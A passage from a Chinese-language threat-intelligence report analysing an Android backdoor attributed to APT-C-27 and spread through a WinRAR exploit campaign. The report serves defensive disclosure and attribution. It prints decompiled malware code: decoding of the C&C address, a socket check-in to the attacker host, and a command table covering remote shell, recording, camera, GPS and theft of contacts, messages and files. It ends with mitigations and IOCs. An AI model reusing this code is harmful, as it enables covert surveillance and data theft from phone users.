public static SMSMagr MySMSManager = new SMSMagr(app);
public static SharedPreferences MySettings;
public static Editor Myeditor;
public static int PORT_RAW = 1640;
public static Boolean PhoneConnected = Boolean.valueOf(false);
```

相关IP地址的解码算法：

```
public static String get_ipraw() {
    return IP_RAW.replace("@", "8").replace("u", "").replace("$", ".").replace("#", "5");
}
```

最终解码后的IP地址为：82.137.255.56，端口也是需要把硬编码后的端口加上100来得到最终的端口1740：

```
PcketPrvidr.socket = new Socket();
synchronized (PcketPrvidr.socket) {
    PcketPrvidr.socket.connect(new InetSocketAddress(byName, PcketPrvidr.PORT_RAW + 100), 2500);
}
PcketPrvidr.ServerOnline = Boolean.valueOf(true);
PcketPrvidr.out = new DataOutputStream(PcketPrvidr.socket.getOutputStream());
PcketPrvidr.f38in = new DataInputStream(PcketPrvidr.socket.getInputStream());
sendPacket((short) 17, PcketPrvidr.getSysInfo(), "", Boolean.valueOf(true));
PcketPrvidr.sendPacketRAW((short) 30, "", retriveNewApp(), Boolean.valueOf(true));
PcketPrvidr.surrvive = 2;
return true;
} catch (Exception e3) {
```

当连接C&C地址成功后，便会发送上线包、接受控制者的命令并执行。该样本具有录音、拍照、GPS定位、上传联系人/通话记录/短信/文件、执行云端命令等功能：

```
public class Prtcol {
    public static final short Command_Camera_Snap = (short) 36;
    public static final short Command_Change_CC = (short) 39;
    public static final short Command_Connect = (short) 17;
    public static final short Command_Copy_File = (short) 22;
    public static final short Command_Delete_File = (short) 21;
    public static final short Command_Download_File = (short) 19;
    public static final short Command_GPS_End = (short) 38;
    public static final short Command_GPS_Start = (short) 37;
    public static final short Command_Get_Apps = (short) 41;
    public static final short Command_Get_CC = (short) 40;
    public static final short Command_Get_CallLog = (short) 33;
    public static final short Command_Get_Contacts = (short) 31;
    public static final short Command_Get_Files = (short) 18;
    public static final short Command_Get_Messages = (short) 32;
    public static final short Command_Make_Dir = (short) 28;
    public static final short Command_Move_File = (short) 23;
    public static final short Command_Rename_File = (short) 24;
    public static final short Command_Run_File = (short) 25;
    public static final short Command_Shell = (short) 29;
    public static final short Command_Start_Audio = (short) 34;
    public static final short Command_Stop_Audio = (short) 35;
    public static final short Command_Uplaod_File = (short) 20;
    public static final String Delimiter = "</HAMZA_DELIMITER_STOP>";
    public static final short Error_Camera = (short) 102;
    public static final short Error_FileManager = (short) 101;
    public static final short Error_Main = (short) 100;
    public static final short HeartBeat = (short) 16;
    public static final int Max_Packet_Size = 4096;
    public static final short PING = (short) 30;
}
```

Android后门样本的相关指令及功能列表如下：

指令	功能
16	心跳打点
17	connect
18	获取指定文件的基本信息
19	下载文件
20	上传文件
21	删除文件
22	按照云端指令复制文件
23	按照云端指令移动文件
24	按照云端指令重命名文件
25	运行文件
28	按照云端指令创建目录


29	执行云端命令
30	执行一次ping命令
31	获取并上传联系人信息
32	获取并上传短信
33	获取并上传通话记录
34	开始录音
35	停止并上传录音文件
36	拍照
37	开始GPS定位
38	停止GPS定位并上传位置信息
39	使用云端发来的ip/port
40	向云端报告当前使用的ip/port
41	获取已安装应用的信息

值得注意的是，在该样本回传的命令信息中包含了阿拉伯语的相关信息，因此我们推测攻击者有较大可能熟悉使用阿拉伯语：


```
}
HmzaFile hmzaFile4 = new HmzaFile();
hmzaFile4.Path = "/data/data/" + PcketPrvidr.app.getString(C0253R.string.pkg_name) + "/databases";
hmzaFile4.Name = "رسائل واتصاب";
hmzaFile4.isDir = true;
hmzaFile4.Gender = 2;
hmzaFile.Childs.add(hmzaFile4);
hmzaFile4 = new HmzaFile();
hmzaFile4.Path = "/data/data/" + PcketPrvidr.app.getString(C0253R.string.pkg_name) + "/files";
hmzaFile4.Name = "مسجل المفاتيح";
hmzaFile4.isDir = true;
hmzaFile4.Gender = 2;
hmzaFile.Childs.add(hmzaFile4);
hmzaFile4 = new HmzaFile();
hmzaFile4.Path = Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS).getAbsolutel
hmzaFile4.Name = "Downloads";
hmzaFile4.isDir = true;
```

溯源与关联

通过查询本次捕获的后门程序C&C地址（82.137.255.56：1921）可知，该IP地址自2017年起便多次被APT-C-27（黄金鼠）组织使用，该IP地址疑似为该组织的固有IP资产。通过360网络研究院大数据关联平台可以看到与该IP地址关联的多个样本信息：



通过奇安信威胁情报中心威胁分析平台(ti.qianxin.com)查询该C&C地址，也被打上了APT-C-27相关的标签：



并且从本次捕获到的相关木马样本（Windows和Android平台）的功能模块、代码逻辑、内置信息语言、目标人群、网络资产等信息都和早前曝光的APT-C-27[2]使用的木马样本信息高度相似。所以奇安信威胁情报中心认为本次截获的相关样本同样也与"黄金鼠"APT组织（APT-C-27）相关。

总结

正如我们的预测，利用WinRAR漏洞（CVE-2018-20250）传播恶意程序的攻击行为正处在爆发阶段，奇安信威胁情报中心此前观察到多个利用此漏洞进行的APT攻击活动，而本次截获的疑似"黄金鼠"APT组织（APT-C-27）利用WinRAR漏洞的定向攻击活动仅仅只是众多利用该漏洞实施定向攻击案例中的一例。因此奇安信威胁情报中心再次提醒各用户及时做好该漏洞防护措施。（见"缓解措施"一节）

缓解措施

1. 软件厂商已经发布了最新的WinRAR版本，奇安信威胁情报中心建议用户及时更新升级WinRAR（5.70 beta 1）到最新版本，下载地址如下：

   32 位：http://win-rar.com/fileadmin/winrar-versions/wrar57b1.exe

   64 位：http://win-rar.com/fileadmin/winrar-versions/winrar-x64-57b1.exe

2. 如暂时无法安装补丁，可以直接删除漏洞的DLL（UNACEV2.DLL），这样不影响一般的使用，但是遇到ACE的文件会报错。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、NGSOC等，都已经支持对此类攻击的精确检测。

IOCs

恶意 ACE 文件 MD5
314e8105f28530eb0bf54891b9b3ff69

Backdoor (Telegram Desktop.exe)
36027a4abfb702107a103478f6af49be

Process.exe
ec69819462f2c844255248bb90cae801

Backdoor MD5s
83483a2ca251ac498aac2abe682063da
9dafb0f428ef660d4923fe9f4f53bfc0
2bdf97da0a1b3a40d12bf65f361e3baa
1d3493a727c3bf3c93d8fd941ff8accd
6e36f8ab2bbbba5b027ae3347029d1a3
72df8c8bab5196ef4dce0dadd4c0887e

Android 样本
5bc2de103000ca1495d4254b6608967f（بو أيوب - القريتين أبو محمد.apk）
ed81446dd50034258e5ead2aa34b33ed（chatsecureupdate2019.apk）
1cc32f2a351927777fc3b2ae5639f4d5（OfficeUpdate2019.apk）

PDB 路径
C:\Users\Albany\documents\visual studio 2012\Projects\New March\New March\obj\Debug\New March.pdb
C:\Users\Albany\documents\visual studio 2012\Projects\March\March\obj\Debug\March.pdb
C:\Users\Albany\documents\visual studio 2012\Projects\December\December\obj\Debug\December.pdb

C&C
82.137.255.56:1921
82.137.255.56:1994
82.137.255.56:1740

参考链接

1. https://twitter.com/QiAnXinTIC
2. https://ti.qianxin.com/blog/articles/analysis-of-apt-c-27/（黄金鼠组织--叙利亚地区的定向攻击活动）
3. https://mp.weixin.qq.com/s/dkyD2k6dqt5SYS7qLPOqfw（无法解密！首个利用WinRAR漏洞传播的未知勒索软件（JNEC）分析）
4. https://mp.weixin.qq.com/s/hAoee3Z90FyxSdomHfqZqA（警惕！WinRAR漏洞利用升级：社工、加密、无文件后门）
5. https://mp.weixin.qq.com/s/Hz-uN9VEejYN6IHFBtUSRQ（首个完整利用WinRAR漏洞传播的恶意样本分析）
6. https://research.checkpoint.com/extracting-code-execution-from-winrar/
7. https://ti.qianxin.com/advisory/articles/360ti-sv-2019-0009-winrar-rce/

APT-C-27 GOLDMOUSE TARGET ATTACK WINRAR EXPLOIT APT

分享到：

首页 疑似APT-C-27（黄金鼠）利用WinRAR漏洞针对中东地区的定向攻击活动分析 >